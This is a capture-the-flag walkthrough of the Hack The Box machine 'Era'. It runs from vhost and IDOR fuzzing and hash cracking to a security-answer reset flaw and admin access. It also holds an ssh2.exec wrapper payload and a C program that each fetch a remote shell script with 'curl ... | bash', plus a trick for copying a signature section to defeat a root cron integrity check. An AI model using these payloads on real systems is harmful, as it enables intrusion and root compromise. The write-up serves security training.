

Reconnaissance
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://era.htb/
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Instead of the usual SSH port the target has a FTP service running and HTTP with a redirect to era.htb, therefore I add this into my /etc/hosts file. The FTP service is not configured to allow anonymous login hence I shift my focus to port 80.
Execution

The page on era.htb is for a design company. Besides a few employee names and a contact form there’s nothing of interest. Considering a domain name is configured, I check for additional virtual hosts with ffuf. This does find file as valid hostname and I add that to my hosts file.
ffuf -u http://era.htb \
     -H 'Host: FUZZ.era.htb' \
     -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt \
     -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://era.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.era.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

file                    [Status: 200, Size: 6765, Words: 2608, Lines: 234, Duration: 28ms]
Additionally the design company seems to offer file storage with Era Storage. All links on the start page lead to a login form. The login can be performed by providing a username and password or by answering security questions.

Nowhere is a link to the user registration but considering the login prompt is hosted at /login.php, I try /register.php first and get lucky. There I can register a new account for the web page and get redirected back to the login where my credentials let me in.
With access to the dashboard I can start uploading files. After doing so the page returns a link with a numeric ID at the end to download my file. Browsing to this page shows another link to download the actual file: http://file.era.htb/download.php?id=2938&dl=true.

Once again with fuff I check for Insecure Direct Object Reference (IDOR) or in other words checking all IDs from 1 to the one I’ve received after uploading. It’s important to also provide my session cookie otherwise I will be redirected to the login prompt. This finds valid IDs 54 and 150.
$ seq 1 3000 > ids.txt

$ ffuf -u 'http://file.era.htb/download.php?id=FUZZ&dl=true' \
       -H 'Cookie: PHPSESSID=9ihsfoh7uvrpg2g0i17c0cjotr' \
       -w ids.txt \
       -fs 7686

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://file.era.htb/download.php?id=FUZZ&dl=true
 :: Wordlist         : FUZZ: /home/ryuki/Documents/ctf/htb/boxes/era/ids.txt
 :: Header           : Cookie: PHPSESSID=9ihsfoh7uvrpg2g0i17c0cjotr
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 7686
________________________________________________

150                     [Status: 200, Size: 2746, Words: 12, Lines: 9, Duration: 46ms]
54                      [Status: 200, Size: 2006697, Words: 7361, Lines: 7445, Duration: 42ms]
2938                    [Status: 200, Size: 160, Words: 1, Lines: 6, Duration: 32ms]
Downloading the ID 54 in the browser prompts me to save the file site-backup-30-08-24.zip. Unzipping the archive reveals a SQLite3 database containing the hashes for multiple users as well as the security answers for the admin_ef01cab31aa account.
$ mkdir backup

$ unzip -d backup site-backup-30-08-24.zip
--- SNIP ---
  inflating: backup/download.php
  inflating: backup/filedb.sqlite
   creating: backup/files/
--- SNIP ---

$ sqlite3 backup/filedb.sqlite
sqlite> .headers on
sqlite> .tables
files  users
sqlite> select * from users;
user_id|user_name|user_password|auto_delete_files_after|security_answer1|security_answer2|security_answer3
1|admin_ef01cab31aa|$2y$10$wDbohsUaezf74d3sMNRPi.o93wDxJqphM2m0VVUp41If6WrYr.QPC|600|Maria|Oliver|Ottawa
2|eric|$2y$10$S9EOSDqF1RzNUvyVj7OtJ.mskgP1spN3g2dneU.D.ABQLhSV2Qvxm|-1|||
3|veronica|$2y$10$xQmS7JL8UT4B3jAYK7jsNeZ4I.YqaFFnZNA/2GCxLveQ805kuQGOK|-1|||
4|yuri|$2b$12$HkRKUdjjOdf2WuTXovkHIOXwVDfSrgCqqHPpE37uWejRqUWqwEL2.|-1|||
5|john|$2a$10$iccCEz6.5.W2p7CSBOr3ReaOqyNmINMH1LaqeQaL22a1T1V/IddE6|-1|||
6|ethan|$2a$10$PkV/LAd07ftxVzBHhrpgcOwD3G1omX4Dk2Y56Tv9DpuUV/dh/a1wC|-1|||
Some of the hashes crack and I end up with eric:america and yuri:mustang. Even though they do work on the file storage there’s nothing else of interest there. Additionally the credentials for yuri also work for FTP and I get access to two directories, apache2_conf and php8.1_conf. The files do not contain any secrets and (over-) writing is not possible due to insufficient rights.
$ ftp era.htb
Connected to era.htb.
220 (vsFTPd 3.0.5)
Name (era.htb:ryuki): yuri
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.

ftp> ls
229 Entering Extended Passive Mode (|||32764|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jul 22 08:42 apache2_conf
drwxr-xr-x    3 0        0            4096 Jul 22 08:42 php8.1_conf

ftp> cd php8.1_conf
250 Directory successfully changed.

ftp> ls
229 Entering Extended Passive Mode (|||29184|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jul 22 08:42 build
-rw-r--r--    1 0        0           35080 Dec 08  2024 calendar.so
-rw-r--r--    1 0        0           14600 Dec 08  2024 ctype.so
-rw-r--r--    1 0        0          190728 Dec 08  2024 dom.so
-rw-r--r--    1 0        0           96520 Dec 08  2024 exif.so
-rw-r--r--    1 0        0          174344 Dec 08  2024 ffi.so
-rw-r--r--    1 0        0         7153984 Dec 08  2024 fileinfo.so
-rw-r--r--    1 0        0           67848 Dec 08  2024 ftp.so
-rw-r--r--    1 0        0           18696 Dec 08  2024 gettext.so
-rw-r--r--    1 0        0           51464 Dec 08  2024 iconv.so
-rw-r--r--    1 0        0         1006632 Dec 08  2024 opcache.so
-rw-r--r--    1 0        0          121096 Dec 08  2024 pdo.so
-rw-r--r--    1 0        0           39176 Dec 08  2024 pdo_sqlite.so
-rw-r--r--    1 0        0          284936 Dec 08  2024 phar.so
-rw-r--r--    1 0        0           43272 Dec 08  2024 posix.so
-rw-r--r--    1 0        0           39176 Dec 08  2024 readline.so
-rw-r--r--    1 0        0           18696 Dec 08  2024 shmop.so
-rw-r--r--    1 0        0           59656 Dec 08  2024 simplexml.so
-rw-r--r--    1 0        0          104712 Dec 08  2024 sockets.so
-rw-r--r--    1 0        0           67848 Dec 08  2024 sqlite3.so
-rw-r--r--    1 0        0          313912 Dec 08  2024 ssh2.so
-rw-r--r--    1 0        0           22792 Dec 08  2024 sysvmsg.so
-rw-r--r--    1 0        0           14600 Dec 08  2024 sysvsem.so
-rw-r--r--    1 0        0           22792 Dec 08  2024 sysvshm.so
-rw-r--r--    1 0        0           35080 Dec 08  2024 tokenizer.so
-rw-r--r--    1 0        0           59656 Dec 08  2024 xml.so
-rw-r--r--    1 0        0           43272 Dec 08  2024 xmlreader.so
-rw-r--r--    1 0        0           51464 Dec 08  2024 xmlwriter.so
-rw-r--r--    1 0        0           39176 Dec 08  2024 xsl.so
-rw-r--r--    1 0        0           84232 Dec 08  2024 zip.so
226 Directory send OK.

ftp> cd apache2_conf
250 Directory successfully changed.

ftp> ls
229 Entering Extended Passive Mode (|||42724|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0            1332 Dec 08  2024 000-default.conf
-rw-r--r--    1 0        0            7224 Dec 08  2024 apache2.conf
-rw-r--r--    1 0        0             222 Dec 13  2024 file.conf
-rw-r--r--    1 0        0             320 Dec 08  2024 ports.conf
226 Directory send OK.
Back at the file storage application, the answers for the admin account do not seem to be valid (anymore). On the dashboard there’s also the option to reset the security answers. Now that I possess the source code I can look at the logic behind it. Interestingly the provided username is not checked at all and just passed into the SQL query. This means that I can reset the answer for any user.
<?php
require_once('layout.php');
require_once('functions.global.php');

// Check session validity before outputting anything
if (!isset($_SESSION['eravalid']) || $_SESSION['eravalid'] !== true) {
    header('Location: login.php');
    exit();
}

// Output the page top with sidebar and main content container open
echo deliverTop("Era - Update Security Questions");

// Connect to SQLite3 database
$db = new SQLite3('filedb.sqlite');

// Initialize variables
$error_message = '';
$operation_successful = false;

// Process POST submission
if ($_SERVER["REQUEST_METHOD"] === "POST") {
    $username = trim($_POST['username'] ?? '');
    $new_answer1 = trim($_POST['new_answer1'] ?? '');
    $new_answer2 = trim($_POST['new_answer2'] ?? '');
    $new_answer3 = trim($_POST['new_answer3'] ?? '');

    if ($username === '' || $new_answer1 === '' || $new_answer2 === '' || $new_answer3 === '') {
        $error_message = "All fields are required.";
    } else {
        $query = "UPDATE users SET security_answer1 = ?, security_answer2 = ?, security_answer3 = ? WHERE user_name = ?";
        $stmt = $db->prepare($query);
        $stmt->bindValue(1, $new_answer1, SQLITE3_TEXT);
        $stmt->bindValue(2, $new_answer2, SQLITE3_TEXT);
        $stmt->bindValue(3, $new_answer3, SQLITE3_TEXT);
        $stmt->bindValue(4, $username, SQLITE3_TEXT);

        if ($stmt->execute()) {
            $operation_successful = true;
        } else {
            $error_message = "Error updating security questions. Please try again.";
        }
    }
}
?>
Next I try to reset the answers for admin_ef01cab31aa and get a somewhat positive success message and using them to login works.

At first glance the admin does not seem to have any additional privileges but looking at the source code once again, there’s a hidden feature within the download page. The admin can specify the parameter show instead of dl and also provide a wrapper in format.
<?php
// --- SNIP ---
$reqFile = $_GET['id'];

$fetched = contactDB("SELECT * FROM files WHERE fileid='$reqFile';", 1);

$realFile = (count($fetched) != 0); // Set realFile to true if we found the file id, false if we didn't find it

if (!$realFile) {
        echo deliverTop("Era - Download");

        echo deliverMiddle("File Not Found", "The file you requested doesn't exist on this server", "");

        echo deliverBottom();
} else {
        $fileName = str_replace("files/", "", $fetched[0]);


        // Allow immediate file download
        if ($_GET['dl'] === "true") {

                header('Content-Type: application/octet-stream');
                header("Content-Transfer-Encoding: Binary");
                header("Content-disposition: attachment; filename=\"" .$fileName. "\"");
                readfile($fetched[0]);
        // BETA (Currently only available to the admin) - Showcase file instead of downloading it
        } elseif ($_GET['show'] === "true" && $_SESSION['erauser'] === 1) {
                $format = isset($_GET['format']) ? $_GET['format'] : '';
                $file = $fetched[0];

                if (strpos($format, '://') !== false) {
                        $wrapper = $format;
                        header('Content-Type: application/octet-stream');
                } else {
                        $wrapper = '';
                        header('Content-Type: text/html');
                }

                try {
                        $file_content = fopen($wrapper ? $wrapper . $file : $file, 'r');
                        $full_path = $wrapper ? $wrapper . $file : $file;
                        // Debug Output
                        echo "Opening: " . $full_path . "\n";
                        echo $file_content;
                } catch (Exception $e) {
                        echo "Error reading file: " . $e->getMessage();
                }


        // Allow simple download
        } else {
                echo deliverTop("Era - Download");
                echo deliverMiddle_download("Your Download Is Ready!", $fileName, '<a href="download.php?id='.$_GET['id'].'&dl=true"><i class="fa fa-download fa-5x"></i></a>');

        }

}
?>
Usually this can be used to read files but here I’m limited since the actual file path gets appended at the end. From the files on the FTP server I know that the SSH module is enabled on the server. This means that one can use the ssh wrapper to connect a host. If such application is listening on localhost this could be used to gain remote code execution.

Running the following payload connects as yuri (eric also works) to localhost and fetches my reverse shell payload. The semicolon at the end guards the actual command from the junk that gets appended.
ssh2.exec://yuri:mustang@127.0.0.1:22/curl 10.10.10.10/shell.sh|bash;
Calling download.php with any valid id, the parameter show set to true and the payload in the format parameter works and grants me access as yuri on the machine.
Privilege Escalation
Shell as eric
There does not seem to be anything interesting as user yuri, but there’s also eric present and the previously cracked password does work for him.
Shell as root
eric on the other hand is part of a non-default group called devs. Searching for files owned by this group finds several within /opt/AV.
$ id
uid=1000(eric) gid=1000(eric) groups=1000(eric),1001(devs)

$ find / -group devs 2>/dev/null
/opt/AV
/opt/AV/periodic-checks
/opt/AV/periodic-checks/monitor
/opt/AV/periodic-checks/status.log
The file modification time within /opt/AV/periodic-checks is very recent and changes every minute, so there might be a cronjob running. Both files are owned by root it’s safe to assume that’s the user executing the job.
$ ls -la /opt/AV/periodic-checks/
total 32
drwxrwxr-- 2 root devs  4096 Nov 10 22:36 .
drwxrwxr-- 3 root devs  4096 Jul 22 08:42 ..
-rwxrw---- 1 root devs 16544 Nov 10 22:36 monitor
-rw-rw---- 1 root devs   103 Nov 10 22:36 status.log
Since I do have write privileges on the binary file, I can just create my own payload and then place it on top of the original one. Before overwriting, I make sure to keep a copy of the original one, so I can restore it if necessary.
$ cp /opt/AV/periodic-checks/monitor /dev/shm/monitor.bak

$ cd /dev/shm

$ cat << EOF > ryuki.c
#include <stdlib.h>

int main() {
    system("curl 10.10.10.10/shell.sh | bash");
    return 0;
}
EOF

$ gcc -o ryuki ryuki.c

$ cp ryuki /opt/AV/periodic-checks/monitor
Watching the status.log for changes via tail records a unusual error. Whatever is calling the monitor binary is inspecting it beforehand and checking the .text_sig section and since it is not found, aborts the execution.
$ tail -f status.log
objcopy: /opt/AV/periodic-checks/monitor: can't dump section '.text_sig' - it does not exist: file format not recognized
tail: status.log: file truncated

[ERROR] Executable not signed. Tampering attempt detected. Skipping.
When I inspect the original binary with objdump I can spot the section mentioned in the error message.
$ objdump --headers monitor.bak
 24 .data         00000010  0000000000004000  0000000000004000  00003000  2**3
                  CONTENTS, ALLOC, LOAD, DATA
 25 .bss          00000008  0000000000004010  0000000000004010  00003010  2**0
                  ALLOC
 26 .comment      0000002b  0000000000000000  0000000000000000  00003010  2**0
                  CONTENTS, READONLY

 27 .text_sig     000001ca  0000000000000000  0000000000000000  00003040  2**3
                  CONTENTS, READONLY
Before resorting to actual analysis I try to copy the section from the original to my modified version with objcopy by first dumping it to disk and then adding a new section in the target1.
objcopy --dump-section .text_sig=text_sig monitor
objcopy --add-section .text_sig=text_sig --set-section-flags .text_sig=code,alloc ryuki
Placing the patched binary into /opt/AV/periodic-checks once again and waiting for the cronjob to run has the desired effect and a new callback as root appears on my listener.
Attack Path
flowchart TD

subgraph "Execution"
    A(Web Page) -->|vHost fuzzing| B(file subdomain)
    B -->|Register Account| C(Access to the file storage)
    C -->|IDOR in download function| D(Source Code and Database from backup)
    D -->|Crack Hashes in database| E(Credentials for yuri) & F(Credentials for eric)
    E -->|Access to FTP| E1(List of loaded PHP modules including SSH)
    D -->|Security Answer reset| G(Access as admin)
    G -->|BETA feature with PHP SSH wrapper| H(Shell as eric)
    E1 -->|Knowledge about SSH module| H
    F -->|Valid Credentials| H

end

subgraph "Privilege Escalation"
    H -->|Replacing binary with modified version| I(Shell as root)
end